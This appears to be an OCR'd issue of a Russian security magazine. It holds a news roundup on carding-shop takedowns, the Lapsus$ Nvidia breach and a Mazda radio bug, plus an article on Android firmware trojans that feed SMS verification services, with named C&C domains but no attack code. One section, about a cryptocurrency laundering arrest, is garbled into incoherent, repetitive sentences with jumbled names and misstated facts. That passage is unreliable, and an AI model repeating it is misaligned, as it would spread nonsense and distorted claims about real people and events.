
110 обнаруженных трейдеров-мошенников «заработали» в общей сложности около **8,9** миллиона долларов, тогда как остальные мошенники потеряли на таких сделках **416 984** доллара.

Также Chainalysis пишет, что количество средств, введенных на торгующие NFT площадки с адресов злоумышленников, значительно возросло в четвертом квартале 2021 года, в общей сложности превысив **1 400 000** долларов.

Незаконные средства, поступившие на NFT-платформы (2 квартал 2020 – 4 квартал 2021)



Продолжение статьи →



МВД ЗАКРЫВАЕТ КАРДШОПЫ

В начале февраля российские правоохранители заблокировали сразу несколько хакерских ресурсов, включая кардерские площадки Ferum и Trump's Dumps, RDP-шоп Uas-Service и форум Sky-Fraud. Все ресурсы были русскоязычные и управлялись русскоязычными администраторами.


На главных страницах всех этих сайтов появились «заглушки», информирующие о том, что «ресурс закрыт навсегда в ходе операции правоохранительных органов», а в HTML-код было встроено сообщение: «Кто из вас следующий?»

По данным экспертов из компании Flashpoint, операция была организована Управлением «К» МВД Российской Федерации. Одновременно с этим СМИ сообщили, что шестерым россиянам были предъявлены обвинения в «неправомерном обороте средств платежей», а правоохранители пресекли деятельность уже третьей хак-группы с начала года.

> *«По данным следствия, они [задержанные] обладают специальными познаниями в сфере международных платежных систем и подозреваются в совершении преступлений в сфере компьютерной технологии, техники и информационно-коммуникационной сети Интернет».*

По информации аналитической компании Elliptic, упомянутые сайты в совокупности «заработали» больше 263 миллионов долларов в криптовалюте. Так, один только Ferum, активный с октября 2013 года, принес свыше 256 миллионов долларов в биткоинах, которые были получены за продажу украденных карт (это почти 17% от всего рынка ворованных карт в целом).

Криптовалютные платежи, полученные закрывшимися торговыми площадками



Популярный ресурс Uas-Service, который занимался продажей скомпрометированных SSN (social security numbers — номеров социального страхования) и доступа к RDP-серверам, работавший с ноября 2017 года, принес около 3 миллионов долларов в криптовалюте, а еще один кардшоп Trump's Dumps — около 4,1 миллиона долларов (с октября 2017 года).

Специалисты компании Group-IB рассказали, что на закрытых теперь ресурсах за все время их работы продавались данные о более чем 113 миллионах банковских карт, а их общая стоимость превышала 654,9 миллиона долларов.

2ФА ИСПОЛЬЗУЮТ **22%** КЛИЕНТОВ MICROSOFT

Компания Microsoft сообщила, что в прошлом году лишь **22%** всех клиентов Azure Active Directory (AD) использовали решения для многофакторной аутентификации (МФА) и защиты своих учетных записей.

При этом, согласно свежим данным, только с января по декабрь 2021 года было заблокировано более **25,6 МИЛЛИАРДА** брутфорс-атак на Azure AD, а также перехвачено **35,7 МИЛЛИАРДА** фишинговых писем, адресованных пользователям.

MAZDA ПРОТИВ РАДИО

С очень странным случаем разбираются инженеры Mazda и руководство радиостанции NPR, KUOW, вещающей в Сиэтле на частоте 94,9 FM. Дело в том, что в автомобилях Mazda, выпущенных с 2014 по 2017 годы и настроенных на эту местную радиостанцию, массово отказывают информационно-развлекательные системы.

Издание Seattle Times сообщило, что проблема начала проявляться в конце января, когда многие владельцы Mazda обнаружили, что их информационно-развлекательные системы вышли из строя: экраны гасли, переставали работать такие функции, как Bluetooth, навигация, часы и статистика автомобиля, а радиоприемники намертво застревали на частоте 94,9 FM. Хуже того, система продолжала постоянно перезагружаться, из-за чего некоторые автовладельцы были вынуждены прикрывать постоянно мигающие экраны подручными средствами (например, картоном).

Когда пострадавшие начали обращаться к местным дилерам, там им сообщали, что из строя вышел блок CMU (Connectivity Master Unit), управляющий видео- и аудиосигналами информационно-развлекательной системы, и его необходимо заменить. Проблема усугублялась тем, что новый CMU стоит 1500 долларов, к тому же заменить его не так просто — из-за проблем с поставками деталь придется ждать неизвестно сколько.

Стоит отметить, что в настоящее время компания Mazda уже разослала оповещение дилерам и обязала их бесплатно отремонтировать пострадавшие авто сразу после прибытия нужных запчастей.

Когда пользователи стали делиться своими проблемами на Reddit, выяснилось, что все пострадавшие были слушателями NPR, KUOW. На этот факт также обратили внимание и сотрудники дилерских центров. Однако по-прежнему оставалось неясным, каким образом простой радиосигнал мог повлиять на ПО автомобилей Mazda 2014–2017 годов. Недоумевало даже руководство самой радиостанции, сначала и вовсе предполагавшее, что сбои могут быть связаны с переходом мобильных операторов на 5G: якобы многие автомобили по-прежнему оснащены только 3G и поэтому сбоят.

На самом деле эта проблема никак не связана с 5G. Инженеры компании Mazda сообщили, что уже разбираются в ситуации и, по их данным, корнем бага стала технология HD Radio, принадлежащая Xperi Holding Corporation. Эта технология позволяет передавать с помощью радио, например, обложки альбомов, логотипы и другие изображения. Дело в том, что радиостанции транслировала через HD Radio файлы изображений, не имевшие расширений, а инфотейнмент-системы автомобилей перечисленных лет обязательно должны «знать» расширение файла. В противном случае попытка обработать такой файл без расширения может отправить их в бесконечную перезагрузку.


В настоящее время специалисты Xperi работают над решением проблемы и обещают исправить все «в кратчайшие сроки».

ЦИФРОВЫЕ ИГРЫ ЗАМЕНЯЮТ ДИСКИ

Ситуация на рынке игровых консолей быстро меняется: фокус смещается от игр, продаваемых на физических носителях, в сторону цифровых версий, к которым уже давно привыкли большинство пользователей ПК.

Согласно статистике, собранной NPD Game Pulse, в США количество отдельных игр, выпущенных на физических носителях (дисках или картриджах), сократилось с **321** в 2018 году до **226** в 2021 году, то есть почти на **30%**.

Релизы новых игр на консолях в США



В целом доля новых консольных игр, доступных исключительно в виде цифровых версий, увеличилась с **75%** в 2018 году до почти **90%** в 2021 году.

NVIDIA ВЗЛОМАЛИ

В конце февраля хак-группа Lapsus$ взяла на себя ответственность за атаку на компанию Nvidia. Злоумышленники заявляли, что похитили больше 1 Тбайт данных из сети Nvidia, а также слили в сеть данные, якобы содержащие хеши паролей всех сотрудников компании (проверить подлинность этих данных никому пока не удалось).

Тогда как в Nvidia подтвердили факт атаки и сообщили, что расследуют произошедшее, хакеры пытаются продать похищенные у компании данные, в том числе технологию для разблокировки майнингового потенциала видеокарт, ранее урезанного производителем.

При этом, по данным СМИ, компания Nvidia не просто обнаружила атаку хакеров, но в ответ скомпрометировала сервер злоумышленников, стерла некоторые файлы и зашифровала все оставшиеся данные на дисках. Хакеры говорят, что это не так, якобы Nvidia удалось зашифровать только одну из виртуальных машин хак-группы, а все данные сохранились.

В итоге участники Lapsus$ опубликовали предложение для покупателей и утверждают, что в их распоряжении оказался кастомизируемый драйвер, способный разблокировать ограничитель хешрейта на видеокартах серии RTX 3000.

> *«Если кто-то купит LHR (Lite Hash Rate), мы предоставим способы [изменять] LHR без прошивки, — пишут хакеры. — Без прошивки = большие деньги для любого разработчика майнеров».*

Также группировка опубликовала архив объемом 19 Гбайт, якобы содержащий исходный код драйверов для GPU Nvidia. Утверждается, что в архиве достаточно информации, чтобы технически подкованные пользователи уже сейчас смогли обойти ограничитель Lite Hash Rate. «Любой разработчик с мозгами сумеет скомпилировать то, что мы вам дали», — говорят в Lapsus$.

Стоит отметить, что сначала группа вообще потребовала, чтобы Nvidia сняла ограничение LHR со всех видеокарт RTX 3000, обновив ПО для пользователей. Участники Lapsus$ угрожали, если компания откажется это сделать, обнародовать дамп, содержащий информацию о железе компании. Теперь, судя по всему, хакеры надеются продать эти данные.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Уязвимость превращала принтеры Xerox в «кирпичи»

Сбербанк провел учения, имитируя отказ от продуктов Microsoft, Nvidia, VMware, SAP

Немецкие нефтяные компании Oiltanking и Mabanaft пострадали от кибератак

Завершился бета-тест 64-битной Raspberry Pi OS

Криптовалютная платформа Wormhole взломана, хакеры украли больше 320 миллионов долларов

Ради борьбы с малварью Microsoft блокирует макросы в приложениях Office и использование MSIX

Исследователь показал, как извлекать текст из пикселизированных изображений


Француз случайно оставил без интернета целый город, пытаясь отключить интернет своим детям

Вредоносные письма могут вывести Cisco Email Security Appliance из строя

Toyota закрыла производство в Японии после взлома одного из поставщиков

КРАДЕНЫЕ МИЛЛИАРДЫ И ПЛОХОЙ РЭП

КАК АРЕСТОВАН СКРЕЙПИ, ОТМЫВАЛИ ДЕНЬГИ КРИПТОВАЛЮТЫ И ЗАСЕМЕЛИ ТИКТОК



Илья Лесовский
Ирина Ворсина

3,6 миллиарда долларов США! Сколько даже представить сложно. Если такое количество денег — именно столько надарил конфискованы — у супергероя Марвел, арестованной в Нью-Йорке Ирины Ворсиной, обвиняемой в отмывании средств, в 2016 году пожертвовали в крупнейшей сети Фейс-Вейс, то на Ирину Ворсину, в 2016 году, в Нью-Йорке, в ожидании суда, сидела бы сидела. А вот активисты Фейс-Вейс, которые сказали спасибо пожертвовали в TikTok, как в 23 года стрясть собственный бизнес, сидеть бы не стали.

ВДАЛИ ВЛТИКА

Ирина Ворсина — не первый случай, с которым нет после Фейс. Известные по стрим-сервису Twitch, Ирина Ворсина, в 2016 году, в Нью-Йорке, в ожидании суда, сидела бы сидела.

Валентин Холмогоров
valentin@holmogorov.ru

КАРМАННЫЕ ВРЕДИТЕЛИ

КАК КИТАЙСКИЕ СМАРТФОНЫ НА ANDROID ВТАЙНЕ ЗАНИМАЮТСЯ КРИМИНАЛОМ

Мобильники на Android обычно продаются с кучей предустановленного софта: мессенджеров, клиентов социальных сетей, игр, а порой даже троянов. Наши коллеги из компании Trend Micro провели большое исследование ряда случаев распространения вредоносных программ в заводских прошивках смартфонов и поделились предварительными итогами с нами. В этой статье я подробно расскажу о результатах исследования — они очень интересны.

Для начала несколько слов о том, как трояны вообще попадают в прошивку мобильных устройств. Этот канал распространения вредоносного ПО носит название supply chain attack, то есть «атака в процессе производства». В различных источниках высказывалось множество предположений о том, какое именно звено разработки Android-девайсов можно условно назвать «злоумышленником», однако для понимания источника проблемы нужно вспомнить историю эволюции современных китайских смартфонов.

ЗА ВЕЛИКОЙ СТЕНОЙ

Примерно в 2010 году в Китае несколько компаний, крупнейшей из которых является MediaTek, наладили серийный выпуск «систем на чипе» (SoC), представлявших собой фактически готовую основу для смартфона на Android. Разумеется, на рынке тут же появилось огромное количество маленьких заводов (концентрирующихся в основном в «электронной столице» Китая — Шэньчжэне), которые стали клепать на базе SoC собственные модели смартфонов. Рынок быстро заполонили «полуфабрикаты» трубок, то есть полностью комплектные телефоны, только без прошивки — их покупали другие китайские компании, специализирующиеся на импорте электроники и ее продаже на маркетплейсах.

Если есть «хард», будет и «софт». На поток «смартфонного сырья» китайский рынок отреагировал появлением тысяч контор, под заказ выпускающих прошивки для таких телефонов. Подобные фирмы в Китае называются 刷機 (шуацзи), и это отдельный, очень емкий сектор бизнеса. Шуацзи создают прошивки с разным набором софта, с разными лаунчерами и прочими «нескучными обоями» для разных категорий заказчиков — магазинов, оптовиков, иностранных контор, которые продают такие телефоны под своим лейблом. Порой доходило до того, что по пути от завода до конечного пользователя смартфон менял прошивку несколько раз.

Несмотря на высокий спрос, конкуренция на этом рынке тоже была очень высокой. Разработчикам и «прошивальщикам» приходилось демпинговать. Чтобы хоть как-то окупить затраты на создание прошивок и немного подзаработать, шуацзи придумали альтернативный канал монетизации: они стали брать с производителей софта комиссию за предустановку приложений на смартфоны — стоимость такой услуги составляет в среднем от 5 до 10 юаней за каждую инсталляцию программы на клиентском устройстве.

Следующий шаг был вполне очевиден: если добавить в прошивку смартфона приложение-загрузчик, который сможет скачивать и устанавливать на телефон другие программы по команде с управляющего сервера, то на этом можно заработать еще больше. Вокруг компаний-шуацзи стали создаваться отдельные агентства, специализирующиеся на продаже мобильной рекламы, услуг по массовой предустановке и загрузке софта. В погоне за дополнительной прибылью в прошивку некоторых телефонов «с завода» добавляли приложения с рекламной «партнеркой».

> **INFO**
> Приложения, входящие в состав прошивки мобильного телефона на Android, по умолчанию имеют высокий приоритет выполнения, доступ к приему и отправке SMS, адресной книге пользователя, получают возможность загружать и устанавливать другие программы, влиять на процесс загрузки девайса. Удалить такие приложения невозможно, если пользователь не обладает на устройстве правами root.

В последние годы этот рынок стал чуть более цивилизованным: значительную его долю теперь занимают разработчики OEM-девайсов на производственных мощностях в Шэньчжэне, а также компании, предлагающие так называемый white labeling — выпуск тиража мобильных телефонов одной из существующих китайских моделей, но под торговой маркой заказчика.

Всем этим устройствам также нужны прошивки, локализация, лаунчеры и механизмы обновления «по воздуху». При этом китайские производители и сборщики железа не разрабатывают прошивки сами, а делегируют эти задачи на субподряд тем самым шуацзи. Что субподрядчик добавит в прошивку очередного девайса, порой известно только ему самому. Так на «Алиэкспрессе» и в рознице время от времени появляются смартфоны «с сюрпризами».

Порой, помимо загрузчиков и рекламной мишуры, в прошивку попадает и кое-что посерьезнее: приложения для перехвата конфиденциальных данных и для удаленного управления смартфоном. Некоторые инфицированные устройства (китайцы называют их 肉雞 — «бройлер») способны объединяться в ботнеты, которые злоумышленники используют, например, для DDoS-атак.

Другие способы монетизации — автоматическая накрутка счетчиков на сайтах, «скликивание» рекламы, подписка абонента на платные сервисы и даже получение скриншотов или фотографий владельца девайса с целью дальнейшего вымогательства.

Помимо этого, данные об инфицированных телефонах продаются на китайских форумах практически в открытую: программы для обнаружения подключенных к интернету протрояненных смартфонов и удаленного управления ими стоят порядка 300 юаней. Это тоже очень развитый бизнес: кроме покупки подобных программ, продажи загрузок приложений и аренды C&C-серверов для собственных ботнетов, на китайских форумах активно рекламируются услуги по обучению всех желающих «хакерству», под которым понимается в основном массовое использование чужих мобильных устройств с троянами в прошивках.

Таких скрипткидди в Китае называют «сяобай» (小白), что можно перевести как «нуб» или «чайник». Обучение сяобаев основам использования готового ПО для взлома смартфонов — значительный источник дохода для завсегдатаев подобных «подпольных» площадок.

> **WWW**
> Подробнее о «бройлерах» и «сяобаях» — в статье hkcd.com (машинный перевод с китайского).

Иногда зараженные телефоны пополняют базы сервисов для приема и отправки SMS (для регистрации на сайтах с обязательным подтверждением номера абонента). При этом владелец китайского аппарата даже не подозревает о том, что его номер кто-то втихаря сдает в аренду. С помощью подобных сервисов, действующих не только в Китае, но и по всему миру, можно организовать массовую регистрацию «одноразовых» аккаунтов. Эта услуга активно используется в широко распространенной мошеннической схеме, которую в Поднебесной называют 薅羊毛 («стрижка шерсти»). Заключается она в следующем.

В Чайнете очень популярна схема раскрутки онлайновых сервисов, когда каждому новому пользователю при регистрации начисляют определенное количество бонусных баллов на небольшую сумму. Баллы можно потратить, например, для покупки товаров на «Таобао». При этом в случае оплаты бонусными баллами иногда можно получить еще и дополнительную скидку на товар. С помощью сервиса подтверждения по SMS жулики регистрируют кучу новых аккаунтов, а потом продают всем желающим накопленные бонусные баллы по сниженному курсу.

Так, в 2018 году китайское подразделение Starbucks запустило промоакцию: каждому зарегистрировавшемуся пользователю мобильного приложения предлагали купон на бесплатную порцию кофе стоимостью около 30 юаней (352 рубля по текущему курсу). В первый же день с помощью платформ для массовой регистрации аккаунтов китайцы создали более 400 тысяч фейковых учеток, чтобы получить халявный кофе. Убытки Starbucks несложно подсчитать.


Подобную схему фрода начали расследовать наши коллеги из компании Trend Micro, однако проблема оказалась намного глубже, чем представлялось сначала.

SMS PVA

Регистрация подтвержденных по SMS учетных записей носит наименование phone-verified account (PVA). Если раньше сервисы SMS PVA использовали возможности IP-телефонии и SMS-шлюзы, то теперь процесс приема и передачи сообщений скрыт за кулисами: подтверждающие SMS-коды передаются сервису через API. Аналитики Trend Micro установили, что как минимум одна из таких служб работала поверх ботнета, включающего тысячи зараженных смартфонов на Android.

Инфицированные смартфоны используются, чтобы получать, анализировать и передавать SMS-коды подтверждения без ведома и согласия их владельцев. Эксперты выяснили, что вредоносное ПО было либо изначально предустановлено в прошивке смартфона, либо скачано на телефон спрятанным в прошивке загрузчиком.

Организация такого сервиса не связана со значительными затратами. Его владельцам не нужно тратиться на покупку дорогого оборудования, большого количества SIM-карт и оплату оператору мобильной связи. Все, что необходимо, — доступ к базе инфицированных смартфонов, которые позволяют отправлять, получать и пересылать злоумышленникам сообщения, а также получать данные геолокации (с ее помощью сервис определяет географическое местоположение телефона). Таким образом заказчики услуги могут выбрать регион, в котором они желают принять SMS и зарегистрировать свой аккаунт.




Один из сервисов SMS PVA (на самом деле мы не знаем, откуда именно этот конкретный сервис берет SMS, он использован просто в качестве примера)

РАССЛЕДОВАНИЕ

В августе 2020 года специалисты Trend Micro обратили внимание на один из сервисов SMS PVA, который проводил активную рекламную кампанию на Facebook.

Эта реклама привлекла внимание специалистов

Сервис предлагал услуги по регистрации с помощью SMS на таких площадках, как Facebook, Instagram, Google, Hotmail, Yahoo, «Вконтакте», TikTok, Amazon, Alibaba, Uber, Twitter, YouTube и LinkedIn. При этом на выбор предоставлялись телефонные номера более чем в 100 странах мира. Желающие могли попробовать эту услугу бесплатно на сайте `receivecode.com`.



Здесь можно было протестировать сервис бесплатно

Для «оптовых покупателей» по адресу `smspva.net` был создан отдельный сайт с полноценным API. На сайте можно было арендовать пул телефонных номеров из выбранной страны или региона, управлять им и настроить передачу полученных на эти номера SMS в приложения или онлайн-сервисы. Среди поддерживаемых приложений значились Amazon, Twitter, Facebook, QQ (популярный в Китае мессенджер), TikTok и другие. При этом клиенты могли связаться с поддержкой сервиса и попросить ее добавить в список другие приложения, для которых требовалось предоставить образец SMS.


Когда клиент выбирал для себя телефонный номер из пула, этот номер закреплялся за ним на определенное время, по умолчанию равное пяти минутам, после чего номер становился доступен для других заказчиков. После освобождения с этим номером уже нельзя будет зарегистрироваться в том же самом приложении (например, Facebook или TikTok), но его можно использовать для других приложений.

Все это навело специалистов по кибербезопасности на нехорошие подозрения. Прежде всего, сервис ограничивал многократное использование одного и того же телефонного номера, чтобы скрыть от его владельца вредоносную активность. Кроме того, он работал только с ограниченным набором приложений и в основном — для регистрации новых аккаунтов, то есть с его помощью нельзя было организовать двухфакторную аутентификацию. Но самое главное — он не «отдавал» клиентам платформы SMS целиком, а парсил сообщения по специальному шаблону, извлекал оттуда одноразовый код и передавал заказчику только его. Если SMS получено легальным путем, почему бы не транслировать его клиенту сервиса целиком? Наконец, предлагаемое платформой количество телефонных номеров в разных странах мира просто не соответствовало стоимости предоставляемых услуг, ведь официальное обслуживание и поддержка такого числа SIM-карт недешевы.

Хорошенько изучив эту платформу, специалисты Trend Micro обнаружили практически идентичный сервис, расположенный в китайской доменной зоне `.cn` по адресу `enjoynut.cn`. Этот сервис использовал такой же логотип, аналогичную страницу авторизации, почти неотличимый API и при этом, что самое главное, был связан с несколькими известными доменами, засветившимися при исследовании троянов для Android.

Два сервиса SMS PVA — близнецы-братья

Так, домен `enjoynut.cn` использовался в качестве C&C-сервера в одном из DEX-файлов трояна AndroidOS_Guerilla, который применяется кардерами для перехвата и парсинга SMS. В этом же трояне засветился и другой C&C — `sublemontree.com`.



Кусок DEX-файла AndroidOS_Guerilla с доменом


Используя эти фрагменты кода и трафик C&C в качестве образца, специалисты смогли идентифицировать еще два файла DEX с похожими функциями, что указывает на активный процесс разработки вредоноса. Эти трояны перехватывают не все SMS подряд, а только те, которые были отправлены определенными сервисами и соответствуют регулярному выражению, полученному от C&C. Иными словами, возможности троянов полностью соответствуют возможностям API `enjoynut.cn` и `smspva.net`.

Видимо, ограничения на пересылку сообщений введены вирусописателями с двумя целями: во-первых, чтобы не мешать получению SMS, запрошенных самим пользователем телефона, а во-вторых, чтобы исключить попытки двухфакторной аутентификации, которые могут привести к хищению у владельцев зараженных устройств денежных средств. Ведь тогда они наверняка поднимут тревогу и сервисы вроде SmsPVA лишатся своего самого главного актива — большого пула инфицированных смартфонов.

ОСОБЕННОСТИ НАЦИОНАЛЬНОЙ ОХОТЫ

При регистрации аккаунтов с использованием SMS многие сервисы проводят дополнительные проверки, например соответствует ли телефонный номер указанному клиентом географическому положению и его IP-адресу. Делается это неспроста. В частности, тот или иной контент может быть доступен только для определенных стран или некоторые рекламные кампании могут проводиться только региональными маркетинговыми командами, а некоторые услуги не предоставляются для клиентов из определенного списка государств. В сочетании с использованием прокси-серверов и VPN пользователи описанных выше сервисов SMS PVA могут успешно обходить такие ограничения.

При этом реальный владелец телефона в некоторых случаях может утратить возможность зарегистрироваться на ряде сайтов, в мессенджерах и социальных сетях, поскольку его номером уже воспользовались злоумышленники. А вот с какой целью они это сделали — остается только догадываться. Это может быть спам, разные виды мошенничества, торговля наркотиками, незаконные покупки, отмывание денег, да что угодно! В частности, с помощью таких сервисов в службах каршеринга регистрируются фейковые аккаунты, которые могут использовать недобросовестные граждане, в том числе чтобы арендовать дорогостоящие автомобили.



Телеграм-канал, в котором продают фейковые аккаунты каршеринга

При этом в случае проблем реальную личность киберпреступника установить будет практически невозможно, зато правоохранители легко и непринужденно выйдут на реального владельца скомпрометированного телефонного номера, на который зарегистрирован аккаунт. Если арендованная по поддельной учетке машина попадет в ДТП, претензии тоже предъявят реальному владельцу мобильного телефона.


Если верить статистике использования таких сервисов и количеству предлагаемых ими телефонных номеров, проблема имеет глобальные масштабы. В пулах подобных платформ насчитываются сотни тысяч телефонных номеров, которые используются на инфицированных троянами устройствах.

Большинство таких устройств, скорее всего, было протроянено еще на этапе заливки прошивки китайскими компаниями. Как правило, это купленные на маркетплейсах недорогие смартфоны нижнего и среднего ценового сегмента производства малоизвестных фирм. Вот, например, количество доступных телефонных номеров в одном из сервисов SMS PVA с распределением по географическому признаку.

Число доступных телефонных номеров в сервисе SMS PVA с распределением по странам, декабрь 2021 года

Как видим, здесь присутствуют самые разные по уровню достатка страны — от Индонезии и ЮАР до России и даже США.

Специалисты Trend Micro выяснили, на каких сервисах чаще всего регистрируются протрояненные мобильные телефоны через `smspva.net`.



Сервисы и приложения, на которые подписаны зараженные мобильные телефоны

На первом месте мессенджеры LINE, WeChat и WhatsApp. Чуть уступают им по популярности TikTok и платежная система PayPal. Среди социальных сетей замечены также Twitter и Facebook, среди платежных инструментов — Alipay и MoneyLion. Скорее всего, фейковые регистрации в мессенджерах используются для рассылки спама и мошенничества, а аккаунты в соцсетях — для накрутки фолловеров и лайков.

